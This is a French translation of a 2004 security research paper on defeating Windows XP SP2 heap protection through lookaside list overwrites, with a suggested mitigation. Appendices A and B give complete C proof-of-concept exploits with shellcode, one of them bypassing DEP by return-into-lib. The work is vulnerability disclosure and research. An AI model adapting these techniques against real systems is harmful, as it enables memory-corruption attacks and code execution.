Contournement de la protection du tas de Microsoft Windows XP SP2 et contournement du DEP

Alexander Anisimov, Positive Technologies.
(anisimov[at]ptsecurity.com, HTTP://WWW.PTSECURITY.COM)
HTTP://WWW.MAXPATROL.COM/DEFEATING-XPSP2-HEAP-PROTECTION.HTM

Jerome Athias, Version française
(jerome(at)athias.fr, HTTP://WWW.ATHIAS.FR)

Vue d'ensemble

Protection Mémoire

Les attaques par dépassement de capacité de tampon représentent les mécanismes, ou vecteurs les plus courants pour l'intrusion dans des ordinateurs. Dans ce type d'exploitation, l'attaquant envoie une longue chaine à un flux d'entrée ou un contrôle – plus longue que ce que le tampon mémoire ne peut recevoir. La longue chaine injecte du code dans le système, qui est exécuté, lançant un virus ou un ver.

Windows XP Service Pack 2 utilise deux catégories générales de mesures de protection pour contrecarrer les attaques par dépassement de capacité. Sur les processeurs qui le supportent, le système d'exploitation peut activer le bit de protection d'exécution pour les pages de mémoire virtuelle qui sont supposées ne recevoir que des données. Sur tous les processeurs, le système d'exploitation est désormais plus prudent pour réduire les dépassements de capacité au niveau de la pile et du tas, en utilisant les techniques de "sandboxing".

Protection d' Exécution (NX)

Dans les familles de processeurs AMD K8 64-bit et Intel Itanium, le CPU peut marquer la mémoire avec un attribut qui indique que du code ne peut pas être exécuté depuis telle mémoire. Ces fonctionnalités de protection d'exécution (NX) basées par page mémoire virtuelle, modifie la plupart du temps un bit dans la table d'entrée d'une page pour marquer la page mémoire.

Sur ces processeurs, Windows XP Service Pack 2 utilise la protection d'exécution pour empêcher l'exécution de code depuis les pages de données. Lorsqu'une tentative d'exécution de code depuis une page de données marquée survient, le processeur déclenche une exception immédiatement et empêche le code d'être exécuté. Cela empêche les attaquants de déborder un tampon de données avec du code puis de faire exécuter ce code; cela aurait stoppé le ver Blaster.

Bien que le support de cette fonctionnalité est actuellement limité aux processeurs 64-bit, Microsoft espère que les futurs processeurs 32-bit et 64-bit fourniront la protection d'exécution.

Sandboxing

Pour aider à contrôler ce type d'attaque sur les processeurs 32-bit existant, le Service Pack 2 ajoute des vérifications logicielles pour les deux types de stockage mémoire utiliser par du code natif : la pile (stack) et le tas (heap). La pile est utilisée pour les variables locales temporaires avec une durée de vie courte; le tas est automatiquement alloué lorsqu'une fonction est appelée et libéré lorsque la fonction se termine. Le tas est utilisé par les programmes pour allouer et libérer dynamiquement des blocs mémoire qui peuvent avoir des durées de vie plus longues.
La protection ajoutée à ces deux types de structures mémoires est appelée sandboxing. Pour protéger la pile, tous les binaires sur le système ont été recompilés en utilisant une option qui active les vérifications de sécurité des tampons de pile. Quelques instructions ajoutées aux séquences d'appel et de retour des fonctions permettent aux librairies dynamiques de détecter la plupart des débordements de tampon.
En plus de cela, les "cookies" ont été ajoutés au tas. Ce sont des marqueurs spéciaux au début et à la fin des tampons alloués, qui seront vérifiés par les librairies dynamiques comme des blocs mémoire alloués et libérés. Si les cookies sont considérés comme absents ou mauvais, les librairies dynamiques considèrent qu'un débordement du tas s'est produit, et déclenchent une exception logicielle.

- de Microsoft.com

Heap Design

Le tas est une région d'espace d'adressage mémoire réservé d'une taille au moins égale à une page depuis laquelle le gestionnaire de tas (heap manager) peut dynamiquement allouer de la mémoire en plus petites parties. Le gestionnaire de tas est représenté par un ensemble de fonctions pour l'allocation/libération mémoire qui sont localisées à deux endroits: ntdll.dll et ntoskrnl.exe.

Chaque processus, au moment de sa création se voit attribué un tas par défaut, d'une taille de 1Mo (par défaut) et grandit en fonction des besoins. Le tas par défaut est utilisé non seulement par les applications win32, mais également par un grand nombre de fonctions des librairies dynamiques qui nécessitent des blocs mémoire temporaires. Un processus peut créer et détruire des tas privés supplémentaires en appelant les fonctions HeapCreate()/HeapDestroy(). L'utilisation des mémoires de tas est établie en appelant les fonctions HeapAlloc() et HeapFree().

[*] Davantage d'informations sur les fonctions de gestions du tas sont disponibles dans la documentation des APIs Win32.

La mémoire dans les tas par de gros morceaux appelés « unités d'allocation » ou « indexes » qui ont une taille de 8 octets. Donc, les tailles d'allocation ont une taille naturelle de 8 octets. Par exemple, si une application a besoin d'un bloc de 24 octets, le nombre d'unités d'allocation quelle obtiendra est de 3. Afin de gérer la mémoire pour chaque bloc, un entête spécial est créé, qui a également une taille divisible par 8 (fig. 1, 2). Ainsi, la taille réelle d'une allocation mémoire est le total de la taille mémoire requise, divisée par 8, plus la taille de l'entête.




Fig.1. Entête de bloc occupé.




Fig.2. Entête de bloc libre.

Où:
Size – taille d'un bloc mémoire (taille réelle d'un bloc avec l'entête / 8);
Previous Size – taille du bloc précédent (taille réelle d'un bloc avec l'entête / 8);
Segment Index – index de segment où se trouve le bloc mémoire;
Flags - flags:
- 0x01 - HEAP_ENTRY_BUSY
- 0x02 - HEAP_ENTRY_EXTRA_PRESENT
- 0x04 - HEAP_ENTRY_FILL_PATTERN
- 0x08 - HEAP_ENTRY_VIRTUAL_ALLOC
- 0x10 - HEAP_ENTRY_LAST_ENTRY
- 0x20 - HEAP_ENTRY_SETTABLE_FLAG1
- 0x40 - HEAP_ENTRY_SETTABLE_FLAG2
- 0x80 - HEAP_ENTRY_SETTABLE_FLAG3

Unused – nombre d'octets libres (nombre d'octets additionnels);
Tag Index - tag index;

Flink - pointeur sur le prochain bloc libre;
Blink - pointeur sur le précédent bloc libre.

La spécification de la taille d'allocation dans les unités d'allocation est importante pour la gestion de la liste des blocs libres. Ces blocs libres sont triés par taille et les informations les concernant sont stockées dans un tableau de 128 double-listes-chainées dans l'entête du tas (fig. 3, 4). Les blocs de 2 à 127 unités sont enregistrés dans des listes correspondant à leur taille (index). Par exemple, tous les blocs avec une taille de 24 unités sont enregistrés dans une liste avec l'index 24, par exemple dans ListeLibre[24]. La liste avec l'index 1 (ListeLibre[1]) n'est pas utilisée, car des blocs de 8 octets ne peuvent pas existés et la liste avec l'index 0 est utilisée pour enregistrer les blocs de plus de 127 unités d'allocation (de plus de 1016 octets).





Fig. 3.


Si, durant l'allocation du tas, le flag HEAP_NO_SERIALIZE n'est pas paramétré mais que le flag HEAP_GROWABLE l'est (ce qui est la configuration par défaut actuellement), alors, afin d'accélérer l'allocation des petits blocs (moins de 1016 octet) 128 listes chainées (une seule fois) "lookaside" additionnelles (fig. 3, 4) sont créées sur le tas. Initialement, les listes lookaside sont vides et grandissent uniquement lorsque la mémoire est libérée. Dans ce cas, pendant l'allocation ou la libération, ces listes lookaside sont vérifiées pour des blocs adéquats avant les ListesLibres (Freelists).

Les routines d'allocation du tas règlent automatiquement le nombre de blocs libres à enregistrer dans les listes lookaside, en fonction de la fréquence d'allocation pour certaines tailles de blocs. Plus la mémoire d'une certaine taille est allouée – plus il peut être enregistré dans les listes correspondantes, et vice versa – les listes insuffisamment utilisées sont libérées des espaces vides et les pages sont libérées pour le système.

Du fait que le but principal du tas est de stocker de petits blocs mémoire, ce schéma entraine une allocation/libération mémoire relativement rapide.



ListeLibre doublement-chainée



Liste lookaside chainée une seule fois

Fig. 4.

Débordement du tas (Heap Overflow)

Prenons un exemple simple avec cette fonction vulnérable:

```
HANDLE h = HeapCreate(0, 0, 0); // flags par défaut

DWORD vulner(LPVOID str)
{
        LPVOID mem = HeapAlloc(h, 0, 128);
        // <..>
        strcpy(mem, str);
        // <..>
return 0;
}
```

Comme nous pouvons le voir ici, la fonction *vulner()* copie les données à partir d'une chaine pointée par *str* dans un bloc mémoire pointé par *buf*, sans vérification de limites.
Une chaine de plus de 127 octets passée à cette fonction va sur-écrire les données adjacentes à ce bloc mémoire (qui sont actuellement, un entête du bloc mémoire suivant).

Le scénario d'exploitation du débordement du tas (heap overflow) s'opère habituellement de la manière suivante:
Si pendant le dépassement de capacité du tampon (buffer overflow), le bloc adjacent existe, et est libre, alors les pointeurs Flink et Blink sont remplacés (Fig. 5).
Au moment précis de l'enlèvement de ce bloc libre de la ListeLibre doublement-chainée, une écriture vers un emplacement mémoire arbitraire survient :

```
mov dword ptr [ecx],eax
mov dword ptr [eax+4],ecx

EAX - Flink
ECX - Blink
```

Par exemple, le pointeur Blink peut être remplacé par l'adresse du filtre d'exception non gèrée (UEF -- UnhandledExceptionFilter), et Flink, par conséquent, par l'adresse de l'instruction qui va transférer l'exécution au shellcode.

[*] De plus amples informations sur les débordements du tas sont détaillées dans le document "Windows Heap Overflows" (par David Litchfield, BlackHat 2004).




Fig. 5.

Dans Windows XP SP2, l'algorithme d'allocation a été modifié – désormais avant l'enlèvement d'un bloc libre de la ListeLibre, une vérification du pointeur est effectuée en fonction des adresses des blocs précédent et suivants (déliaison sécurisée, fig. 6.):




Fig. 6. Déliaison sécurisée.

1. `Free_entry2 -> Flink -> Blink == Free_entry2 -> Blink -> Flink`
2. `Free_entry2 -> Blink -> Flink == Free_entry2`

```
7C92AE22   mov         edx,dword ptr [ecx]
7C92AE24   cmp         edx,dword ptr [eax+4]
7C92AE27   jne         7C927FC0
7C92AE2D   cmp         edx,esi
7C92AE2F   jne         7C927FC0
7C92AE35   mov         dword ptr [ecx],eax
7C92AE37   mov         dword ptr [eax+4],ecx
```

Ensuite ce bloc est supprimé de la liste.

Le bloc d'entête mémoire a été modifié (fig. 7.).
Un nouveau champ 'cookie' d'une taille de 1 octet a été introduit, qui contient un jeton (token) précalculé unique – sans doute conçu pour assurer la cohérence de l'entête.

Cette valeur est calculée à partir de l'adresse de l'entête et un nombre pseudo aléatoire pendant la création du tas:

```
(&Block_header >> 3) xor (&(Heap_header + 0x04))
```

La cohérence de ce jeton est vérifiée seulement pendant l'allocation d'un bloc mémoire libre et après sa suppression de la ListeLibre.




Fig. 7.

Si au moins une de ces vérifications échoue, le tas est considéré comme altéré et une exception s'en suit.

Le premier point faible – le fait que le cookie ne soit vérifié entièrement uniquement pendant l'allocation d'un bloc libre et qu'il n'y ait pas d'autres contrôles avant la libération du bloc. Malgré tout, dans cette situation, vous ne pouvez rien faire si ce n'est changer la taille du bloc et le placer dans une ListeLibre arbitraire.

Et le second point faible – la manipulation des listes lookaside n'effectue aucune vérification de l'entête, il n'y a même pas de simple vérification de cookie.
Ce qui théoriquement engendre la possibilité de sur-écrire jusqu'à 1016 octets dans un emplacement mémoire arbitraire.

Le scénario d'exploitation peut se dérouler ainsi:

Si pendant le débordement, le bloc mémoire adjacent est libre et réside dans la liste lookaside, il devient alors possible de remplacer le pointeur Flink avec une valeur arbitraire.
Ensuite, si l'allocation mémoire de ce bloc survient, le pointeur Flink remplacé sera copié dans l'entête de la liste lookaside, et pendant la prochaine allocation, HeapAlloc() retournera ce pointeur.

Le prérequis pour une exploitation réussie est l'existence d'un bloc mémoire libre dans la liste lookaside qui soit juxtaposé au tampon que nous faisons déborder.

Cette technique fut testée avec succès par l'équipe MaxPatrol en tentant d'exploiter la vulnérabilité de type "heap buffer overflow" dans le winhlp32.exe de Microsoft Windows en utilisant le bulletin d'alerte de l'équipe xfocus:
HTTP://WWW.XFOCUS.NET/FLASHSKY/ICOEXP/INDEX.HTML

L'effet d'une attaque réussie:
1) Accès en écriture à une région mémoire arbitraire (inférieure ou égale à 1016 octets).
2) Exécution de code arbitraire (appendix A).
3) Countournement du DEP (Data Execution Prevention) (appendix B).

Solution

Restreindre la création de la liste lookaside, contrôlée par un flag global, comme mesure temporaire de sécurité. Actuellement, un programme simple pour cette fonctionnalité a été conçu par l'équipe de recherche MaxPatrol et est librement téléchargeable :

HTTP://WWW.MAXPATROL.COM/PTMSHORP.ASP

Pendant la première exécution, ce programme montre la liste des applications qui ont déjà ce flag paramétré. Pour activer ce flag global, qui va désactiver l'utilisation des listes lookaside, il est nécessaire d'ajouter le nom du fichier exécutable, puis éventuellement de fermer l'application (PTmsHORP).

Attention: en activant ce flag, les performances de l'application peuvent être diminuées.

About Positive Technologies

Positive Technologies is a private company specializing in network information security. Its head office is located in Moscow, Russia.

The company has two main concentrations: provisioning of integrated services used in protecting computer networks from unauthorized access; and development of the MaxPatrol security scanner and its complementary products. The company's Russian and Ukrainian customers include the largest banks, state organizations and leading telecommunication and industrial companies.

The two focuses of Positive Technologies complement and enrich each other. The company employs experienced security specialists who actively conduct penetration testing and security reviews for some of the largest companies and state agencies in Russia. This practical experience allows it to create products of the highest quality and remain on the cutting edge of the security world. By developing products based on this experience leads to more effective, successful, and efficient resolutions of any information-security problems.

The company also owns and maintains a leading Russian Information Security Internet Portal WWW.SECURITYFOCUS.RU for that it uses for analytic and educational purposes.

About MaxPatrol

MaxPatrol is an integrated system and application security scanner. MaxPatrol has the ability to detect and recommend solutions for both known and unknown vulnerabilities on multiple platforms. Although MaxPatrol operates within Microsoft Windows, it can test for possible vulnerabilities in any software or hardware platform: from Windows workstations to Cisco networks (*nix, Solaris, Novell, AS400, etc.).

MaxPatrol's technology integrates a powerful and comprehensive protection analyzer developed for web servers and web applications (e.g. shopping carts or online banking applications) as well as operating system vulnerabilities. Unlike information-security scanners that focus only on system vulnerabilities, MaxPatrol provides universal detection on at both the system level and the application level giving a much more throughout view of an organizations security posture on all levels.

MaxPatrol's easy to master GUI and comprehensive reports with suggestions and references mean any security officer can have in-depth knowledge of the security posture of their organization without using multiple, nonintegrated products or complex open source tools.

MaxPatrol demo is available at: HTTP://WWW.MAXPATROL.COM/DOWNLOAD/MP7DEMO.ZIP.

MaxPatrol commercial version is available in the United States through Positives Technologies Distribution and Support Partner Global Digital Forensics, WWW.EVESTIGATE.COM

Download the latest demo version and get a handle on your security posture.

Appendix A.

```
/*
 * Defeating Windows XP SP2 Heap protection.
 *
 * Copyright (c) 2004  Alexander Anisimov, Positive Technologies.
 *
 *
 * Tested on:
 *
 *    - Windows XP SP2
 *    - Windows XP SP1
 *    - Windows 2000 SP4
 *    - Windows 2003 Server
 *
 * Contacts:
 *
 *    anisimov@ptsecurity.com
 *    http://www.ptsecurity.com
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY* IT IS PROVIDED "AS IS"
 * AND WITHOUT ANY WARRANTY. COPYING, PRINTING, DISTRIBUTION, MODIFICATION
 * WITHOUT PERMISSION OF THE AUTHOR IS STRICTLY PROHIBITED.
 *
 */

#include <stdio.h>
#include <windows.h>


unsigned char calc_code[]=
      "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
      "\x04\x03\x02\x01"      // Address of system() function
      "\xFF\xD1\xEB\xF7";


void fixaddr(char *ptr, unsigned int a)
{
      ptr[0] = (a & 0xFF);
      ptr[1] = (a & 0xFF00) >> 8;
      ptr[2] = (a & 0xFF0000) >> 16;
      ptr[3] = (a & 0xFF000000) >> 24;
}

int getaddr(void)
{
      HMODULE lib = NULL;
      unsigned int addr_func = 0;
      unsigned char a[4];

      // get address of system() function
      lib = LoadLibrary("msvcrt.dll");
      if (lib == NULL) {
            printf("Error: LoadLibrary failed\n");
            return -1;
      }

      addr_func = (unsigned int)GetProcAddress(lib, "system");
      if (addr_func == 0) {
            printf("Error: GetProcAddress failed\n");
            return -1;
      }
      printf("Address of msvcrt.dll!system(): %08X\n\n", addr_func);

      fixaddr(a, addr_func);
      memcpy(calc_code+13, a, 4);
```

```
	return 0;
}

int main(int argc, char **argv)
{
	HANDLE h = NULL;
	LPVOID mem1 = NULL, mem2 = NULL, mem3 = NULL;
	unsigned char shellcode[128];

	if (getaddr() != 0)
		return 0;

	// create private heap
	h = HeapCreate(0, 0, 0);
	if (h == NULL) {
		printf("Error: HeapCreate failed\n");
		return 0;
	}
	printf("Heap: %08X\n", h);

	mem1 = HeapAlloc(h, 0, 64-8);
	printf("Heap block 1: %08X\n", mem1);
	mem2 = HeapAlloc(h, 0, 128-8);
	printf("Heap block 2: %08X\n", mem2);

	HeapFree(h, 0, mem1);
	HeapFree(h, 0, mem2);


	mem1 = HeapAlloc(h, 0, 64-8);
	printf("Heap block 1: %08X\n", mem1);


	// buffer overflow occurs here...
	memset(mem1, 0x31, 64);
	// fake allocation address in the stack
	memcpy((char *)mem1+64, "\x84\xFF\x12\x00", 4);


	// lookaside list overwrite occurs here...
	mem2 = HeapAlloc(h, 0, 128-8);
	printf("Heap block 2: %08X\n", mem2);

	// allocate memory from the stack
	mem3 = HeapAlloc(h, 0, 128-8);
	printf("Heap block 3: %08X\n", mem3);

	memset(shellcode, 0, sizeof(shellcode)-1);

	// fake ret address
	memcpy(shellcode, "\x8B\xFF\x12\x00", 4);
	// shellcode - "calc.exe"
	memcpy(shellcode+4, "\x90\x90\x90\x90", 4);
	memcpy(shellcode+4+4, calc_code, sizeof(calc_code)-1);

	// overwrite stack frame
	memcpy(mem3, shellcode, sizeof(calc_code)-1+8);

	return 0;
}
```

Appendix B.

```
/*
 * Defeating Windows XP SP2 Heap protection.
 * Example 2: DEP bypass. (DEP is Data Execution Prevention)
 *
 * Copyright (c) 2004  Alexander Anisimov, Positive Technologies.
 *
 *
 * Tested on:
 *
 *    - Windows XP SP2
 *    - Windows XP SP1
 *    - Windows 2000 SP4
 *    - Windows 2003 Server
 *
 * Contacts:
 *
 *    anisimov@ptsecurity.com
 *    http://www.ptsecurity.com
 *
 * THIS PROGRAM IS FOR EDUCATIONAL PURPOSES *ONLY* IT IS PROVIDED "AS IS"
 * AND WITHOUT ANY WARRANTY. COPYING, PRINTING, DISTRIBUTION, MODIFICATION
 * WITHOUT PERMISSION OF THE AUTHOR IS STRICTLY PROHIBITED.
 *
 */

#include <stdio.h>
#include <windows.h>


unsigned char calc_code[]=
      "\x33\xC0\x50\x68\x63\x61\x6C\x63\x54\x5B\x50\x53\xB9"
      "\x04\x03\x02\x01"      // Address of system() function
      "\xFF\xD1\xEB\xF7";


void fixaddr(char *ptr, unsigned int a)
{
      ptr[0] = (a & 0xFF);
      ptr[1] = (a & 0xFF00) >> 8;
      ptr[2] = (a & 0xFF0000) >> 16;
      ptr[3] = (a & 0xFF000000) >> 24;
}

int getaddr(unsigned char *a)
{
      HMODULE lib = NULL;
      unsigned int addr_func = 0;

      // get address of system() function
      lib = LoadLibrary("msvcrt.dll");
      if (lib == NULL) {
            printf("Error: LoadLibrary failed\n");
            return -1;
      }

      addr_func = (unsigned int)GetProcAddress(lib, "system");
      if (addr_func == 0) {
            printf("Error: GetProcAddress failed\n");
            return -1;
      }
      printf("Address of msvcrt.dll!system(): %08X\n\n", addr_func);

      fixaddr(a, addr_func);
```

```
	return 0;
}


int main(int argc, char **argv)
{
	HANDLE h = NULL;
	LPVOID mem1 = NULL, mem2 = NULL, mem3 = NULL;
	unsigned char shellcode[128];

	// create private heap
	h = HeapCreate(0, 0, 0);
	if (h == NULL) {
		printf("Error: HeapCreate failed\n");
		return 0;
	}
	printf("Heap: %08X\n", h);

	mem1 = HeapAlloc(h, 0, 64-8);
	printf("Heap block 1: %08X\n", mem1);
	mem2 = HeapAlloc(h, 0, 128-8);
	printf("Heap block 2: %08X\n", mem2);

	HeapFree(h, 0, mem1);
	HeapFree(h, 0, mem2);

	mem1 = HeapAlloc(h, 0, 64-8);
	printf("Heap block 1: %08X\n", mem1);


	// buffer overflow occurs here...
	memset(mem1, 0x31, 64);
	// fake allocation address in the stack
	memcpy((char *)mem1+64, "\x84\xFF\x12\x00", 4);


	// lookaside list overwrite occurs here...
	mem2 = HeapAlloc(h, 0, 128-8);
	printf("Heap block 2: %08X\n", mem2);

	// allocate memory from the stack
	mem3 = HeapAlloc(h, 0, 128-8);
	printf("Heap block 3: %08X\n", mem3);

	memset(shellcode, 0, sizeof(shellcode)-1);

	// “return-into-lib” method
	// fake ret address -> system()
	getaddr(&shellcode[0]);
	memcpy(shellcode+4, "\x32\x32\x32\x32", 4);

	// shellcode - "calc.exe"
	memcpy(shellcode+8, "\x94\xFF\x12\x00", 4);
	memcpy(shellcode+12, "\x31\x31\x31\x31", 4);
	memcpy(shellcode+16, "calc", 4);
	memcpy(shellcode+20, "\x0a\x31\x31\x31", 4);

	// overwrite stack frame
	memcpy(mem3, shellcode, 24);

	return 0;
}
```